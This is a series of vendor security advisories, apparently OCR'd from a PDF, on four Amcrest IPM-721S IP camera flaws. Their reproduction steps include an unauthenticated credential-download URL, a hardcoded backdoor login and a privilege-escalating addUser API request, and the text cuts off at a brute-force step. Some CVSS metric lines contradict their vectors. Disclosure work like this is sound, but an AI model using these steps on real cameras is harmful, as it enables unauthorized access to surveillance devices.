1) SIG-EXT-04-2017-01 (Unauthenticated User Can Download Admin Credentials) -- CVE-2017-8229

Introduction

Recently it was identified that an unauthenticated attacker can download Admin credentials from the IPM-721S Amcrest camera. The credentials are stored in clear text and this was discovered as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows an user to view and monitor the surroundings.

Advisory

Overview

Synopsys Software Integrity Group staff identified that an unauthenticated attacker can download the administrative credentials for the Amcrest's IPM-721S products. This can then be used to log into the devices using the admin user credentials. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and also other Amcrest products. This issue exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

Critical Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/MAV:N/MAC:L/MPR:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (N):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):

- Availability Impact (A): High (H):
- Resulting base score: 9.8 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 9.6 (Critical).

Environmental Metrics

- Confidentiality Requirement (CR): High (H):
- Integrity Requirement (IR): High (H):
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.6 (Critical).

The final score is thus 9.6 (Critical).


Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Navigate to http://[IPOFCAM]/current_config/Sha1Account1
2) Observe that the credentials are downloaded and seems like admin user's credentials are in clear text
3) Try logging in to the device using those credentials and you should be able to login as an administrative user




Vulnerability Description


An unauthenticated attacker can download the administrative credentials for the Amcrest's IPM-721S products.

If the firmware version V2.420.AC00.16.R 9/9/2016 is dissected using binwalk tool, we obtain a _user-x.squashfs.img.extracted archive which contains the filesystem set up on the device that many of the binaries in the /usr folder.

The binary "sonia" is the one that has the vulnerable function that sets up the default credentials on the device. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function sub_436D6 in IDA pro is identified to be setting up the configuration for the device. If we scroll to the address 0x000437C2 then we can see that /current_config is being set as an ALIAS for /mnt/mtd/Config folder on the device.




If we telnet into the device and navigate to /mnt/mtd/Config folder we can observe that it contains various files such as Account1, Account2, SHAACcount1, etc.



This means that if we navigate to [http://[IPofcamera]/current_config/Sha1Account1](http://[IPofcamera]/current_config/Sha1Account1) then we should be able to view the content of the files.

The security researchers assumed that this was only possible only after authentication to the device. However, when unauthenticated access tests were performed for the same URL as provided above, we observed that the device file could be downloaded without any authentication as shown below.



Exploitation

In this case, the exploit is trivial, it is possible to identify devices that have their web interfaces exposed to the Internet by using Shodan and then all an attacker has to do is navigate to the IP address of the camera and grab the admin credentials to login in to the web management interface of the device.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The alias needs to be protected so that it can only be accessed only after authentication. Also clear text credentials should be completely removed from the device.

2) SIG-EXT-04-2017-02 (Default Account Results in Backdoor) -- CVE-2017-8226

Introduction

Recently a backdoor account was discovered as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows an user to view and monitor the surroundings.

Advisory

Overview

Synopsys Software Integrity Group staff identified a default account which acts as a backdoor in the Amcrest's IPM-721S products. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and also other Amcrest products. This issue exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/E:F/RL:U/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:L/MPR:N/MS:U/MC:L/MI:L/MA:L

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (N):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Low (L)
- Integrity Impact (I): Low (L)
- Availability Impact (A): Low (L)
- Resulting base score: 7.3 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.1 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Low (L)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): Low (L)
- Resulting environmental score: 5.7 (Medium).

The final score is thus 7.0 (High).


Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Navigate to the web management interface exposed by the device
2) Use the credentials 'default/tluafed' without the single quotes
3) **This should log you in to the device as a low privileged user, however it is possible at this point to use the next vulnerability described below to create a new administrative user and make yourself an administrator**



Additional Notes:

It seems that the new firmware tries to disable the account however, if old devices are upgraded to the newest firmware it seems they do not destroy the Account1 file and thus even with the new firmware pushed out to the device, the default account remains active. It seems that it will only work if the old devices are upgraded and then the user performs a factory reset on them. This puts a large number of devices out there at a complete risk.


Vulnerability Description

The device has default credentials that are hardcoded in the firmware and can be extracted by anyone who reverses the firmware to identify them.

If the firmware version `V2.420.AC00.16.R 9/9/2016` is dissected using binwalk tool, we obtain a _user-x.squashfs.img.extracted archive which contains the filesystem set up on the device that many of the binaries in the /usr folder.

The binary "sonia" is the one that has the vulnerable function that sets up the default credentials on the device. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function sub_3DB2FC in IDA pro is identified to be setting up the

values at address 0x003DB5A6.



The sub_5C057C then sets this value and adds it to the Configuration files in /mnt/mtd/Config/Account1 file.

Exploitation

In this case, the exploit is trivial, it is possible to identify devices that have their web interfaces exposed to the Internet by using Shodan and then all an attacker must do is log in to them using the default credentials. Also, it is possible to add an admin user to the device using the Issue number 4 noted here.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This account must be removed from the binary.

3) SIG-EXT-04-2017-03 (Low Privileged Accounts can add an Admin user) -- CVE-2017-8230

Introduction

Recently it was identified that a low privileged user on the device can add an administrative user to the device and thus be able to login into the web management interface of the device as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the users on the device are divided into 2 groups “admin” and “user”. However, as a part of security analysis it was identified that a low privileged user who belongs to the “user” group and who has access to login in to the web administrative interface of the device can add a new administrative user to the interface using HTTP APIs provided by the device and perform all the actions as an administrative user by using that account. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and other Amcrest products. This issue exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):

- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Create a low privileged user on the device using your admin account
2) Now navigate to another browser or logout of the current browser and clear the cookies
3) Now navigate to http://[IP OF CAMERA]/cgi-bin/userManager.cgi?action=addUser&user.Name=George&user.Password=123456&user.Group=admin&user.Sharable=true&user.Reserved=false
4) This should create a user with username George and password 123456 as an admin user on the device




5) Now try logging into the device using that newly created user
6) The user can then be deleted afterwards by using another API call http://[IP OF CAMERA]/cgi-bin/userManager.cgi?action=deleteUser&Name=George


Vulnerability Description

The users on the device are divided into 2 groups “admin” and “user”. However, as a part of security analysis it was identified that a low privileged user who belongs to the “user” group and who has access to login in to the web administrative interface of the device can add a new administrative user to the interface using HTTP APIs provided by the device and perform all the actions as an administrative user by using that account.

If the firmware version V2.420.AC00.16.R 9/9/2016 is dissected using binwalk tool, we obtain a _user-x.squashfs.img.extracted archive which contains the filesystem set up on the device that many of the binaries in the /usr folder. The binary "sonia" is the one that has the vulnerable functions that performs the various action described in HTTP APIs. The full description of what each HTTP API performs can be obtained from here https://support.amcrest.com/hc/en-us/article_attachments/215199368/AMCREST_HTTP_API_SDK_V2.10.pdf. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function at address 0x00429084 in IDA pro is the one that processes the HTTP API request for “addUser” action.



If we trace the calls to this function, it can be clearly seen that the function sub_ 41F38C at address 0x0041F588 parses the call received from the browser and passes it to the “addUser” function without any authorization check.



Exploitation

In this case, the exploit is trivial, it is possible for a low privileged user to just add a new administrative user without having the necessary privileges. It seems a low privileged user can also execute other API calls as well which include setting the configuration settings and managing other settings on the device. **All the HTTP APIs https://support.amcrest.com/hc/en-us/article_attachments/215199368/AMCREST_HTTP_API_SDK_V2.10.pdf described in the PDF document are susceptible to this attack.**

Vulnerability discovery

The vulnerability was discovered by reverse engineering the "sonia" binary which is located in the /usr folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The authorization check must be implemented to ensure that only privileged user can access the necessary functionality.

4) SIG-EXT-04-2017-04 (Account Lockout Fails for Brute forcing using ONVIF specification) -- CVE-2017-8227

Introduction

Recently it was identified that the ONVIF device specification supported by Amcrest IP camera allows to brute force the web administrative password as a part of the research on IoT devices in the most recent firmware for Amcrest IPM-721S. This device acts as an IP camera and allows an user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the ONVIF device specification supported by Amcrest IP camera allows to brute force the web administrative password and allows to log in to the Amcrest's IPM-721S products. Based on cursory analysis of other Amcrest products, this might be prevalent in all the Amcrest IP cameras and also other Amcrest products. This issue

exists in their latest firmware version V2.420.AC00.16.R 9/9/2016. All the firmware versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the web and HTTP API and view the screen.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Amcrest IP cameras up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Amcrest devices up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Set up the Burpsuite intruder functionality with the HTTP request below

